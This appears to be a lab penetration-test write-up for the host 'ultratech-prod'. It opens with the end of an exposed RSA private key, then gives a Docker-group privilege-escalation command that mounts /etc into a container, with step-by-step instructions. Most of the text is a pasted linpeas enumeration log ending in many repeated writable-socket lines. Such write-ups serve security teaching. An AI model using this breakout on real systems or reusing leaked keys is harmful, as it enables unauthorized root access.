gLAPAoGAdCXCHyTfKI/80YMmdp/k1lWj4TQuZ6zgFtUorstRddYAGt8peW3xFqLn
MrOulVZcSUXnezTs3f8TCsH1Yk/2ue8+GmtlZe/3pHRBW0YJIAaHWg5k2I3hsdAz
bPB7E9hlrI0AconivYDzfpxfX+vovlP/DdNVub/EO7JSO+RAmqo=
-----END RSA PRIVATE KEY-----
bash-5.0# client_loop: send disconnect: Broken pipe
```

SUMMARY OF ESCALATION

Name: Docker restriced enviorment breakout
Link: https://gtfobins.github.io/gtfobins/docker/ ; https://book.hacktricks.xyz/linux-unix/privilege-escalation/docker-breakout
TYPE: Socket File PrivEsc
EXPLANATION:

This requires the user to be privileged enough to run docker, i.e. being in the docker group or being root.Any other Docker Linux image should work, e.g., debian.

HOW WAS THIS DISCOVERED (should be in steps for enum, vuln)?

id command and also linenum script.

HOW WAS THIS EXPLOITED?

```
r00t@ultratech-prod:/var/run$ docker run -v /etc/:/mnt -it bash:latest
bash-5.0# ls
bin    etc    lib    mnt    proc   run    srv    tmp    var
dev    home   media  opt    root   sbin   sys    usr
```

SCREENSHOTS:

======


STEPS:

1. docker run -v /<directory you want to read>/:/mnt -it bash:latest
2. cd mnt
3. profit

MISC NOTES

Dump whatever in here.

```
00t@ultratech-prod:~$ cat lin.txt
```



```
    linpeas v3.1.1 by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes
only. Any misuse of this software will not be the responsibility of the author or of any other
collaborator. Use it at your own networks and/or with the network owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You must take a look at it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMangeta: Your username

 Starting linpeas. Caching Writable Folders...

═══════════════════════════════════╣ Basic information ╠═══════════════════════════════════
OS: Linux version 4.15.0-46-generic (buildd@lgw01-amd64-038) (gcc version 7.3.0 (Ubuntu
7.3.0-16ubuntu3)) #49-Ubuntu SMP Wed Feb 6 09:33:07 UTC 2019
User & Groups: uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
Hostname: ultratech-prod
Writable folder: /dev/shm
[+] /bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /bin/nc is available for network discover & port scanning (linpeas can discover hosts and scan
ports, learn more with -h)


Caching directories using 1 threads DONE

═══════════════════════════════════╣ System Information ╠═══════════════════════════════════
[+] Operative system
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 4.15.0-46-generic (buildd@lgw01-amd64-038) (gcc version 7.3.0 (Ubuntu
7.3.0-16ubuntu3)) #49-Ubuntu SMP Wed Feb 6 09:33:07 UTC 2019
Distributor ID: Ubuntu
Description:    Ubuntu 18.04.2 LTS
Release:        18.04
Codename:       bionic

[+] Sudo version
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.21p2

[+] USBCreator
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation/d-bus-enumeration-and-command-
injection-privilege-escalation

[+] PATH
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/-
local/games:/snap/bin

[+] Date
Wed May 19 03:50:24 UTC 2021

[+] System stats
Filesystem      Size  Used Avail Use% Mounted on
udev            210M     0  210M   0% /dev
tmpfs            48M  880K   47M   2% /run
/dev/xvda2       20G  4.8G   14G  26% /
tmpfs           238M     0  238M   0% /dev/shm
tmpfs           5.0M     0  5.0M   0% /run/lock
tmpfs           238M     0  238M   0% /sys/fs/cgroup
/dev/loop0       92M   92M     0 100% /snap/core/6531
/dev/loop1       91M   91M     0 100% /snap/core/6350
tmpfs            48M     0   48M   0% /run/user/1001
              total        used        free      shared  buff/cache   available
Mem:         486884      297516       20728        2416      168640      174868
Swap:             0           0           0

[+] CPU info
Architecture:        x86_64
CPU op-mode(s):      32-bit, 64-bit
Byte Order:          Little Endian
CPU(s):              1
```

```
On-line CPU(s) list: 0
Thread(s) per core:  1
Core(s) per socket:  1
Socket(s):           1
NUMA node(s):        1
Vendor ID:           GenuineIntel
CPU family:          6
Model:               63
Model name:          Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz
Stepping:            2
CPU MHz:             2399.998
BogoMIPS:            4800.00
Hypervisor vendor:   Xen
Virtualization type: full
L1d cache:           32K
L1i cache:           32K
L2 cache:            256K
L3 cache:            30720K
NUMA node0 CPU(s):   0
Flags:               fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36
clflush mmx fxsr sse sse2 ht syscall nx rdtscp lm constant_tsc rep_good nopl xtopology cpuid pni
pclmulqdq ssse3 fma cx16 pcid sse4_1 sse4_2 x2apic movbe popcnt tsc_deadline_timer aes xsave avx
f16c rdrand hypervisor lahf_lm abm cpuid_fault invpcid_single pti fsgsbase bmi1 avx2 smep bmi2 erms
invpcid xsaveopt

[+] Environment
[i] Any private information inside environment variables?
LESSOPEN=| /usr/bin/lesspipe %s
HISTFILESIZE=0
MAIL=/var/mail/r00t
USER=r00t
SSH_CLIENT=10.2.81.218 33790 22
LC_TIME=en_US.UTF-8
SHLVL=1
HOME=/home/r00t
SSH_TTY=/dev/pts/0
LC_MONETARY=en_US.UTF-8
LOGNAME=r00t
_=./linpeas.sh
XDG_SESSION_ID=85
TERM=xterm-256color
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/-
bin
LC_ADDRESS=en_US.UTF-8
XDG_RUNTIME_DIR=/run/user/1001
LANG=en_US.UTF-8
LC_TELEPHONE=en_US.UTF-8
HISTSIZE=0
LC_NAME=en_US.UTF-8
SHELL=/bin/bash
LESSCLOSE=/usr/bin/lesspipe %s %s
LC_MEASUREMENT=en_US.UTF-8
LC_IDENTIFICATION=en_US.UTF-8
SSH_CONNECTION=10.2.81.218 33790 10.10.249.84 22
XDG_DATA_DIRS=/usr/local/share:/usr/share:/var/lib/snapd/desktop
LC_NUMERIC=en_US.UTF-8
LC_PAPER=en_US.UTF-8
HISTFILE=/dev/null

[+] Searching Signature verification failed in dmseg
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#dmesg-signature-verification-failed
 Not Found

[+] AppArmor enabled? .............. You do not have enough privilege to read the profile set.
apparmor module is loaded.
[+] grsecurity present? ............ grsecurity Not Found
[+] PaX bins present? .............. PaX Not Found
[+] Execshield enabled? ............ Execshield Not Found
[+] SELinux enabled? ............... sestatus Not Found
[+] Is ASLR enabled? ............... Yes
[+] Printer? ....................... lpstat Not Found
[+] Is this a virtual machine? ..... Yes (xen)
[+] Is this a container? ............ No
[+] Any running containers? ........ No


═══════════════════════════════════════╣ Devices ╠═══════════════════════════════════════
[+] Any sd*/disk* disk in /dev? (limit 20)
```

```
disk

[+] Unmounted file-system?
[i] Check if you can mount umounted devices
UUID=d75d4ac6-bc62-4085-bee1-e19d4513eb4e       /       ext4    defaults        0 0


═══════════════════════════════════╣ Available Software ╠═══════════════════════════════════
[+] Useful software
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/curl
/bin/ping
/usr/bin/gcc
/usr/bin/g++
/usr/bin/make
/usr/bin/base64
/usr/bin/python
/usr/bin/python2
/usr/bin/python3
/usr/bin/python2.7
/usr/bin/python3.6
/usr/bin/perl
/usr/bin/php
/usr/bin/sudo
/usr/bin/docker
/usr/bin/lxc

[+] Installed Compiler
ii  g++                                  4:7.3.0-3ubuntu2.1                  amd64        GNU C++
compiler
ii  g++-7                                7.3.0-27ubuntu1~18.04               amd64        GNU C++
compiler
ii  gcc                                  4:7.3.0-3ubuntu2.1                  amd64        GNU C
compiler
ii  gcc-7                                7.3.0-27ubuntu1~18.04               amd64        GNU C
compiler
/usr/bin/gcc
/usr/bin/g++


═══════════════════════════════╣ Processes, Cron, Services, Timers & Sockets
╠═══════════════════════════════
[+] Cleaned processes
[i] Check weird & unexpected proceses run by root: https://book.hacktricks.xyz/linux-unix/privilege-
escalation#processes
root         1  0.5  1.3 225312  6472 ?        Ss   02:27   0:27 /sbin/init maybe-ubiquity
root       398  0.0  1.1 127732  5544 ?        S<s  02:28   0:03 /lib/systemd/systemd-journald
root       415  0.0  0.1  97708   724 ?        Ss   02:28   0:00 /sbin/lvmetad -f
root       423  0.1  0.8  46200  4040 ?        Ss   02:28   0:05 /lib/systemd/systemd-udevd
systemd+   480  0.0  0.5 141924  2772 ?        Ssl  02:28   0:00 /lib/systemd/systemd-timesyncd
  └─(Caps) 0x0000000002000000=cap_sys_time
systemd+   645  0.0  0.4  80036  2412 ?        Ss   02:28   0:00 /lib/systemd/systemd-networkd
  └─(Caps) 0x0000000000003c00=cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw
systemd+   658  0.0  0.6  70624  3060 ?        Ss   02:28   0:00 /lib/systemd/systemd-resolved
root       746  0.0  0.4 604556  2020 ?        Ssl  02:29   0:00 /usr/bin/lxcfs /var/lib/lxcfs/
root       752  0.0  0.6  70588  3072 ?        Ss   02:29   0:00 /lib/systemd/systemd-logind
root       755  0.0  0.1  31872   548 ?        Ss   02:29   0:00 /usr/sbin/inetd
root       756  0.0  0.4 286236  2052 ?        Ssl  02:29   0:00 /usr/lib/accountsservice/accounts-
daemon[0m
syslog     758  0.0  0.5 267272  2684 ?        Ssl  02:29   0:00 /usr/sbin/rsyslogd -n
root       767  0.0  0.4  30028  2128 ?        Ss   02:29   0:00 /usr/sbin/cron -f
root      1185  0.0  0.4  57500  2124 ?        S    02:30   0:00  _ /usr/sbin/CRON -f
www       1191  0.0  0.0   4628   452 ?        Ss   02:30   0:00      _ /bin/sh -c sh /home/www/api/-
start.sh
www       1193  0.0  0.1   4628   584 ?        S    02:30   0:00          _ sh /home/www/api/-
start.sh
www       1196  0.2  3.5 1166560 17276 ?       Sl   02:30   0:10              _ node index.js
daemon[0m     781  0.0  0.3  28332  1704 ?        Ss   02:29   0:00 /usr/sbin/atd -f
message+   796  0.0  0.5  50060  2516 ?        Ss   02:29   0:00 /usr/bin/dbus-daemon --system --
address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
  └─(Caps) 0x0000000020000000=cap_audit_write
root       823  0.0  2.5 169088 12548 ?        Ssl  02:29   0:01 /usr/bin/python3 /usr/bin/networkd-
dispatcher --run-startup-triggers
root       827  0.0  0.3  28676  1668 ?        Ss   02:29   0:00 /usr/sbin/vsftpd /etc/vsftpd.conf
root       830  0.0  0.3  72296  1572 ?        Ss   02:29   0:00 /usr/sbin/sshd -D
r00t      3302  0.0  0.5 107984  2692 ?        S    03:47   0:00      _ sshd: r00t@pts/0
```

```
r00t      3303  0.0  0.7  21468  3716 pts/0    Ss   03:47   0:00          _ -bash
r00t      3368  0.0  0.4   5100  2096 pts/0    S+   03:50   0:00              _ /bin/sh ./-
linpeas.sh -a
r00t      4235  0.0  0.1   5100   576 pts/0    S+   03:50   0:00                  _ /bin/sh ./-
linpeas.sh -a
r00t      4239  0.0  0.7  38524  3752 pts/0    R+   03:50   0:00                  |   _ ps fauxwww
r00t      4238  0.0  0.1   5100   576 pts/0    S+   03:50   0:00                  _ /bin/sh ./-
linpeas.sh -a
root       833  0.0  2.0 185908 10016 ?        Ssl  02:29   0:02 /usr/bin/python3 /usr/share/-
unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
root       838  0.0  1.9 625804  9252 ?        Ssl  02:29   0:00 /usr/lib/snapd/snapd
root       841  0.0  0.3  14664  1688 ttyS0    Ss+  02:29   0:00 /sbin/agetty -o -p -- u --keep-
baud 115200,38400,9600 ttyS0 vt220
root       843  0.0  0.7 291464  3464 ?        Ssl  02:29   0:00 /usr/lib/policykit-1/polkitd --no-
debug
root       854  0.0  0.2  14888  1380 tty1     Ss+  02:29   0:00 /sbin/agetty -o -p -- u --noclear
tty1 linux
mysql     1001  0.0 33.5 1154564 163164 ?      Sl   02:29   0:04 /usr/sbin/mysqld --daemonize --pid-
file=/run/mysqld/mysqld.pid
root      1005  0.0  1.4 335320  7104 ?        Ss   02:29   0:00 /usr/sbin/apache2 -k start
www-data  1006  0.0  1.2 339940  6176 ?        S    02:29   0:00  _ /usr/sbin/apache2 -k start
www-data  1008  0.0  1.2 339940  6088 ?        S    02:29   0:00  _ /usr/sbin/apache2 -k start
www-data  1009  0.0  1.2 339940  6028 ?        S    02:29   0:00  _ /usr/sbin/apache2 -k start
www-data  1010  0.0  0.9 339740  4808 ?        S    02:29   0:00  _ /usr/sbin/apache2 -k start
www-data  1494  0.0  1.3 339940  6472 ?        S    02:38   0:00  _ /usr/sbin/apache2 -k start
www-data  1497  0.0  1.2 339764  6236 ?        S    02:38   0:00  _ /usr/sbin/apache2 -k start
www-data  1498  0.0  1.3 339948  6348 ?        S    02:38   0:00  _ /usr/sbin/apache2 -k start
www-data  1754  0.0  1.2 339940  6252 ?        S    02:46   0:00  _ /usr/sbin/apache2 -k start
www-data  1755  0.0  1.1 339740  5800 ?        S    02:46   0:00  _ /usr/sbin/apache2 -k start
www-data  1756  0.0  1.0 339764  5304 ?        S    02:46   0:00  _ /usr/sbin/apache2 -k start
r00t      3221  0.0  0.7  76616  3484 ?        Ss   03:47   0:00 /lib/systemd/systemd --user
r00t      3222  0.0  0.5 259296  2488 ?        S    03:47   0:00  _ (sd-pam)
root      3993  1.7  8.2 738600 40352 ?        Ssl  03:50   0:00 /usr/bin/dockerd -H fd://
root      4019  0.6  6.9 656412 33856 ?        Ssl  03:50   0:00  _ docker-containerd --config /var/-
run/docker/containerd/containerd.toml --log-level info

[+] Binary processes permissions
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#processes
   0 lrwxrwxrwx 1 root root    4 Feb 14  2019 /bin/sh -> dash
1.6M -rwxr-xr-x 1 root root 1.6M Feb 28  2019 /lib/systemd/systemd
128K -rwxr-xr-x 1 root root 127K Feb 28  2019 /lib/systemd/systemd-journald
216K -rwxr-xr-x 1 root root 215K Feb 28  2019 /lib/systemd/systemd-logind
1.6M -rwxr-xr-x 1 root root 1.6M Feb 28  2019 /lib/systemd/systemd-networkd
372K -rwxr-xr-x 1 root root 371K Feb 28  2019 /lib/systemd/systemd-resolved
 40K -rwxr-xr-x 1 root root  39K Feb 28  2019 /lib/systemd/systemd-timesyncd
572K -rwxr-xr-x 1 root root 571K Feb 28  2019 /lib/systemd/systemd-udevd
 56K -rwxr-xr-x 1 root root  56K Oct 15  2018 /sbin/agetty
   0 lrwxrwxrwx 1 root root   20 Feb 28  2019 /sbin/init -> /lib/systemd/systemd
 84K -rwxr-xr-x 1 root root  83K Apr 12  2018 /sbin/lvmetad
232K -rwxr-xr-x 1 root root 232K Nov 15  2017 /usr/bin/dbus-daemon[0m
 78M -rwxr-xr-x 1 root root  78M Feb 13  2019 /usr/bin/dockerd
 20K -rwxr-xr-x 1 root root  19K Nov 23  2018 /usr/bin/lxcfs
   0 lrwxrwxrwx 1 root root    9 Oct 25  2018 /usr/bin/python3 -> python3.6
180K -rwxr-xr-x 1 root root 179K Dec 18  2017 /usr/lib/accountsservice/accounts-daemon[0m
 16K -rwxr-xr-x 1 root root  15K Jan 15  2019 /usr/lib/policykit-1/polkitd
 17M -rwxr-xr-x 1 root root  17M Mar 15  2019 /usr/lib/snapd/snapd
656K -rwxr-xr-x 1 root root 656K Oct 10  2018 /usr/sbin/apache2
 28K -rwxr-xr-x 1 root root  27K Feb 20  2018 /usr/sbin/atd
 48K -rwxr-xr-x 1 root root  47K Nov 16  2017 /usr/sbin/cron
 40K -rwxr-xr-x 1 root root  39K Nov  1  2017 /usr/sbin/inetd
 24M -rwxr-xr-x 1 root root  24M Jan 21  2019 /usr/sbin/mysqld
668K -rwxr-xr-x 1 root root 665K Apr 24  2018 /usr/sbin/rsyslogd
772K -rwxr-xr-x 1 root root 769K Mar  4  2019 /usr/sbin/sshd
168K -rwxr-xr-x 1 root root 165K Feb  5  2018 /usr/sbin/vsftpd

[+] Files opened by processes belonging to other users
[i] This is usually empty because of the lack of privileges to read other user processes information
COMMAND    PID  TID             USER   FD      TYPE             DEVICE SIZE/OFF       NODE NAME

[+] Processes with credentials in memory (root req)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#credentials-from-process-memory
gdm-password Not Found
gnome-keyring-daemon Not Found
lightdm Not Found
vsftpd process found (dump creds from memory as root)
apache2 process found (dump creds from memory as root)
sshd: process found (dump creds from memory as root)
```

```
[+] Different processes executed during 1 min (interesting is low number of repetitions)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#frequent-cron-jobs

[+] Cron jobs
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root  722 Nov 16  2017 /etc/crontab

/etc/cron.d:
total 24
drwxr-xr-x   2 root root 4096 Mar 19  2019 .
drwxr-xr-x 101 root root 4096 Mar 22  2019 ..
-rw-r--r--   1 root root  589 Jun 26  2018 mdadm
-rw-r--r--   1 root root  712 Jan 17  2018 php
-rw-r--r--   1 root root  102 Nov 16  2017 .placeholder
-rw-r--r--   1 root root  191 Feb 14  2019 popularity-contest

/etc/cron.daily:
total 64
drwxr-xr-x   2 root root 4096 Mar 19  2019 .
drwxr-xr-x 101 root root 4096 Mar 22  2019 ..
-rwxr-xr-x   1 root root  539 Oct 10  2018 apache2
-rwxr-xr-x   1 root root  376 Nov 20  2017 apport
-rwxr-xr-x   1 root root 1478 Apr 20  2018 apt-compat
-rwxr-xr-x   1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x   1 root root 1176 Nov  2  2017 dpkg
-rwxr-xr-x   1 root root  372 Aug 21  2017 logrotate
-rwxr-xr-x   1 root root 1065 Apr  7  2018 man-db
-rwxr-xr-x   1 root root  539 Jun 26  2018 mdadm
-rwxr-xr-x   1 root root  538 Mar  1  2018 mlocate
-rwxr-xr-x   1 root root  249 Jan 25  2018 passwd
-rw-r--r--   1 root root  102 Nov 16  2017 .placeholder
-rwxr-xr-x   1 root root 3477 Feb 21  2018 popularity-contest
-rwxr-xr-x   1 root root  246 Mar 21  2018 ubuntu-advantage-tools
-rwxr-xr-x   1 root root  214 Jun 27  2018 update-notifier-common

/etc/cron.hourly:
total 12
drwxr-xr-x   2 root root 4096 Feb 14  2019 .
drwxr-xr-x 101 root root 4096 Mar 22  2019 ..
-rw-r--r--   1 root root  102 Nov 16  2017 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x   2 root root 4096 Feb 14  2019 .
drwxr-xr-x 101 root root 4096 Mar 22  2019 ..
-rw-r--r--   1 root root  102 Nov 16  2017 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x   2 root root 4096 Feb 14  2019 .
drwxr-xr-x 101 root root 4096 Mar 22  2019 ..
-rwxr-xr-x   1 root root  723 Apr  7  2018 man-db
-rw-r--r--   1 root root  102 Nov 16  2017 .placeholder
-rwxr-xr-x   1 root root  211 Jun 27  2018 update-notifier-common

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin


[+] Services
[i] Search for outdated versions
 [ - ]  acpid
 [ + ]  apache-htcacheclean
 [ + ]  apache2
 [ + ]  apparmor
 [ + ]  apport
 [ + ]  atd
 [ - ]  cgroupfs-mount
 [ - ]  console-setup.sh
 [ + ]  cron
 [ - ]  cryptdisks
 [ - ]  cryptdisks-early
 [ + ]  dbus
 [ + ]  docker
 [ + ]  ebtables
 [ + ]  grub-common
```

```
 [ - ]  hwclock.sh
 [ - ]  irqbalance
 [ + ]  iscsid
 [ - ]  keyboard-setup.sh
 [ + ]  kmod
 [ - ]  lvm2
 [ + ]  lvm2-lvmetad
 [ + ]  lvm2-lvmpolld
 [ + ]  lxcfs
 [ - ]  lxd
 [ - ]  mdadm
 [ - ]  mdadm-waitidle
 [ + ]  mysql
 [ - ]  open-iscsi
 [ - ]  open-vm-tools
 [ + ]  openbsd-inetd
 [ - ]  plymouth
 [ - ]  plymouth-log
 [ + ]  procps
 [ - ]  rsync
 [ + ]  rsyslog
 [ - ]  screen-cleanup
 [ + ]  ssh
 [ + ]  ubuntu-fan
 [ + ]  udev
 [ + ]  ufw
 [ + ]  unattended-upgrades
 [ - ]  uuidd
 [ + ]  vsftpd

[+] Systemd PATH
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#systemd-path-relative-paths
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

[+] Analyzing .service files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#services
/snap/core/6350/lib/systemd/system/emergency.service is executing some relative path
/snap/core/6350/lib/systemd/system/networking.service is executing some relative path
/snap/core/6350/lib/systemd/system/rescue.service is executing some relative path
/snap/core/6531/lib/systemd/system/emergency.service is executing some relative path
/snap/core/6531/lib/systemd/system/networking.service is executing some relative path
/snap/core/6531/lib/systemd/system/rescue.service is executing some relative path
You can't write on systemd PATH

[+] System timers
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#timers
NEXT                         LEFT         LAST                         PASSED
UNIT                         ACTIVATES
Wed 2021-05-19 04:09:00 UTC  17min left   Wed 2021-05-19 03:39:01 UTC  12min ago
phpsessionclean.timer        phpsessionclean.service
Wed 2021-05-19 06:56:07 UTC  3h 4min left Wed 2021-05-19 02:29:06 UTC  1h 22min ago apt-daily-
upgrade.timer      apt-daily-upgrade.service
Wed 2021-05-19 14:55:55 UTC  11h left     Wed 2021-05-19 02:54:02 UTC  57min ago    motd-
news.timer              motd-news.service
Wed 2021-05-19 16:19:06 UTC  12h left     Wed 2021-05-19 02:29:06 UTC  1h 22min ago apt-
daily.timer              apt-daily.service
Thu 2021-05-20 02:42:29 UTC  22h left     Wed 2021-05-19 02:42:29 UTC  1h 9min ago  systemd-
tmpfiles-clean.timer systemd-tmpfiles-clean.service
Mon 2021-05-24 00:00:00 UTC  4 days left  Wed 2021-05-19 02:29:06 UTC  1h 22min ago
fstrim.timer                 fstrim.service
n/a                          n/a          n/a                          n/a          snapd.snap-
repair.timer      snapd.snap-repair.service
n/a                          n/a          n/a                          n/a          ureadahead-
stop.timer        ureadahead-stop.service

[+] Analyzing .timer files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#timers

[+] Analyzing .socket files
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sockets
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-
escalation#writable-docker-socket)
```

```
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
```

```
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
